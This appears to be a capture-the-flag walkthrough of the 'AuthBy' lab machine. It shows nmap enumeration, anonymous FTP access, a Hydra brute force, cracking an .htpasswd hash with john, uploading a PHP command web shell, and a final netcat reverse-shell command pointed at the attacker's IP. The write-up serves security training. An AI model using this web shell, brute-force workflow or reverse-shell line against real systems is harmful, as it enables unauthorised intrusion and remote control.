
Authby



AuthBy 20 Intermediate

IP: **192.168.224.46**

Let's start with the nmap scan


```
nmap -T4 -A -Pn -p- 192.168.224.46 -o nmap
```

```
 # Nmap 7.94SVN scan initiated Mon Nov 20 07:18:58 2023 as: nmap -T4
-A -Pn -p- -o nmap 192.168.224.46
Nmap scan report for 192.168.224.46
Host is up (0.15s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT     STATE SERVICE            VERSION
21/tcp   open  ftp                zFTPServer 6.0 build 2011-10-17
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| total 9680
| ----------   1 root     root      5610496 Oct 18  2011
zFTPServer.exe
| ----------   1 root     root           25 Feb 10  2011
UninstallService.bat
| ----------   1 root     root      4284928 Oct 18  2011
Uninstall.exe
| ----------   1 root     root           17 Aug 13  2011
StopService.bat
| ----------   1 root     root           18 Aug 13  2011
StartService.bat
| ----------   1 root     root         8736 Nov 09  2011
Settings.ini
| dr-xr-xr-x   1 root     root          512 Nov 20 20:08 log
| ----------   1 root     root         2275 Aug 09  2011 LICENSE.htm
| ----------   1 root     root           23 Feb 10  2011
InstallService.bat
| dr-xr-xr-x   1 root     root          512 Nov 08  2011 extensions
| dr-xr-xr-x   1 root     root          512 Nov 08  2011
certificates
|_dr-xr-xr-x   1 root     root          512 Feb 18  2023 accounts
242/tcp  open  http               Apache httpd 2.2.21 ((Win32)
PHP/5.3.8)
|_http-title: 401 Authorization Required
```

```
| http-auth:
| HTTP/1.1 401 Authorization Required\x0D
|_  Basic realm=Qui e nuce nuculeum esse volt, frangit nucem!
|_http-server-header: Apache/2.2.21 (Win32) PHP/5.3.8
3145/tcp open  zftp-admin         zFTPServer admin
3389/tcp open  ssl/ms-wbt-server?
|_ssl-date: 2023-11-20T12:22:46+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=LIVDA
| Not valid before: 2023-01-28T03:26:23
|_Not valid after:  2023-07-30T03:26:23
| rdp-ntlm-info:
|   Target_Name: LIVDA
|   NetBIOS_Domain_Name: LIVDA
|   NetBIOS_Computer_Name: LIVDA
|   DNS_Domain_Name: LIVDA
|   DNS_Computer_Name: LIVDA
|   Product_Version: 6.0.6001
|_  System_Time: 2023-11-20T12:22:41+00:00
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Mon Nov 20 07:22:48 2023 -- 1 IP address (1 host up)
scanned in 230.32 seconds
```

So we have FTP open on port 21 which allows anonymous login so let's try it


```
ftp anonymous@192.168.224.46
```



```
➜  Authby ftp anonymous@192.168.224.46
Connected to 192.168.224.46.
220 zFTPServer v6.0, build 2011-10-17 14:25 ready.
331 User name received, need password.
Password:
230 User logged in, proceed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||2053|)
150 Opening connection for /bin/ls.
total 9680
──────────   1 root     root      5610496 Oct 18  2011 zFTPServer.exe
──────────   1 root     root           25 Feb 10  2011 UninstallService.bat
──────────   1 root     root      4284928 Oct 18  2011 Uninstall.exe
──────────   1 root     root           17 Aug 13  2011 StopService.bat
──────────   1 root     root           18 Aug 13  2011 StartService.bat
──────────   1 root     root         8736 Nov 09  2011 Settings.ini
dr-xr-xr-x   1 root     root          512 Nov 20 20:08 log
──────────   1 root     root         2275 Aug 09  2011 LICENSE.htm
──────────   1 root     root           23 Feb 10  2011 InstallService.bat
dr-xr-xr-x   1 root     root          512 Nov 08  2011 extensions
dr-xr-xr-x   1 root     root          512 Nov 08  2011 certificates
dr-xr-xr-x   1 root     root          512 Feb 18  2023 accounts
226 Closing data connection.
ftp> █
```


Server is `zFTPServer v6.0` . I am able to list files and looks like I have read access to several directories. Enumerated any contents of readable directories, but it looks like none of the sub-directories or files are accessible.

However, looking through the `accounts` folder did_ give me an idea



```
ftp> cd accounts
250 CWD Command successful.
ftp> ls
229 Entering Extended Passive Mode (|||2054|)
150 Opening connection for /bin/ls.
total 4
dr-xr-xr-x   1 root     root          512 Feb 18  2023 backup
──────────   1 root     root          764 Feb 18  2023 acc[Offsec].uac
──────────   1 root     root         1032 Nov 20 20:22 acc[anonymous].uac
──────────   1 root     root          926 Feb 18  2023 acc[admin].uac
226 Closing data connection.
ftp> █
```

so we can see here some users provided to us let's make a list of users and try to bruteforce




```
➜  Authby echo 'Offsec' >> usernames.txt
echo 'admin' >> usernames.txt
➜  Authby cat usernames.txt
Offsec
admin
➜  Authby █
```

Now let's use Hydra to bruteforce

```
hydra -I -V -f -L usernames.txt -u -P
/usr/share/seclists/Passwords/xato-net-10-million-passwords.txt
```


```
192.168.224.46 ftp
```



```
[ATTEMPT] target 192.168.224.46 - login "Offsec" - pass "alabama" - 2037 of 10378908 [child 14] (0/0)
[ATTEMPT] target 192.168.224.46 - login "admin" - pass "alabama" - 2038 of 10378908 [child 15] (0/0)
[ATTEMPT] target 192.168.224.46 - login "Offsec" - pass "airplane" - 2039 of 10378908 [child 3] (0/0)
[ATTEMPT] target 192.168.224.46 - login "admin" - pass "airplane" - 2040 of 10378908 [child 7] (0/0)
[21][ftp] host: 192.168.224.46   login: admin   password: admin
[STATUS] attack finished for 192.168.224.46 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-20 07:37:42
➜  Authby
```

so let's try logging in


```
ftp admin@192.168.224.46
```



```
➜  Authby ftp admin@192.168.224.46
Connected to 192.168.224.46.
220 zFTPServer v6.0, build 2011-10-17 14:25 ready.
331 User name received, need password.
Password:
230 User logged in, proceed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||2055|)
150 Opening connection for /bin/ls.
total 3
-r--r--r--   1 root     root           76 Nov 08  2011 index.php
-r--r--r--   1 root     root           45 Nov 08  2011 .htpasswd
-r--r--r--   1 root     root          161 Nov 08  2011 .htaccess
226 Closing data connection.
ftp>
```

Looks like we have **read-only** access to these three files. But, the `.htpasswd` file contains a hash for the `offsec` user. If we crack it, we will be able to access the web server and perhaps, the FTP server.

```
less .htpasswd
```




```
offsec:$apr1$oRfRsc/K$UpYpplHDlaemqseM39Ugg0
(END)
```

looks like a hash let's try to crack it


```
echo 'offsec:$apr1$oRfRsc/K$UpYpplHDlaemqseM39Ugg0' > offsec.txt
```

```
john --wordlist=/usr/share/seclists/Passwords/xato-net-10-million-passwords.txt offsec.txt
```



```
→ Authby echo 'offsec:$apr1$oRfRsc/K$UpYpplHDlaemqseM39Ugg0' > offsec.txt
→ Authby john --wordlist=/usr/share/seclists/Passwords/xato-net-10-million-passwords.txt offsec.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
elite            (offsec)
1g 0:00:00:00 DONE (2023-11-20 07:48) 1.449g/s 7513p/s 7513c/s 7513C/s ABC123..blackout
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
→ Authby
```

In the nmap scan above we saw that port 242 was open which is an Apache server




192.168.224.46:242

This site is asking you to sign in.

Username

Password

It's asking for credentials let's try the creds we found i.e. `Offsec`:`elite`




192.168.224.46:242

This site is asking you to sign in.


Username: offsec

Password: •••••



Qui e nuce nuculeum esse volt, frangit nucem!


seems there nothing we can do here. Let's see if FTP allows us to upload files



```
ftp> put nmap
local: nmap remote: nmap
229 Entering Extended Passive Mode (|||2059|)
150 File status okay; about to open data connection.
100% |***********************************************************************|  2272       36.72 MiB/s    00:00 ETA
226 Closing data connection.
2272 bytes sent in 00:00 (14.18 KiB/s)
ftp> 
```

looks like we can write to the web root so let's try to upload php shell


```
mousepad shell.php
```



```
<?php

if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}

?>

```


let's upload the shell to the web root

```
put shell.php
```



```
ftp> put shell.php
local: shell.php remote: shell.php
229 Entering Extended Passive Mode (|||2062|)
150 File status okay; about to open data connection.
100% |***********************************************************************|  9408       68.48 MiB/s    00:00 ETA
226 Closing data connection.
9408 bytes sent in 00:00 (22.34 KiB/s)
ftp> 
```

The shell is uploaded successfully now let's see if we are able to execute any commands




192.168.224.46:242/shell.php?cmd=whoami

```
livda\apache
```

so now let's upload nc and get a shell


```
put nc.exe
```



```
ftp> put nc.exe
local: nc.exe remote: nc.exe
229 Entering Extended Passive Mode (|||2049|)
150 File status okay; about to open data connection.
100% |*****************************************************************************| 59392      171.73 KiB/s    00:00 ETA
226 Closing data connection.
59392 bytes sent in 00:00 (107.54 KiB/s)
ftp> 
```

Let's get a shell on port 6658

```
192.168.224.46:242/shell.php?cmd=nc.exe 192.168.45.238 6658 -e cmd
```

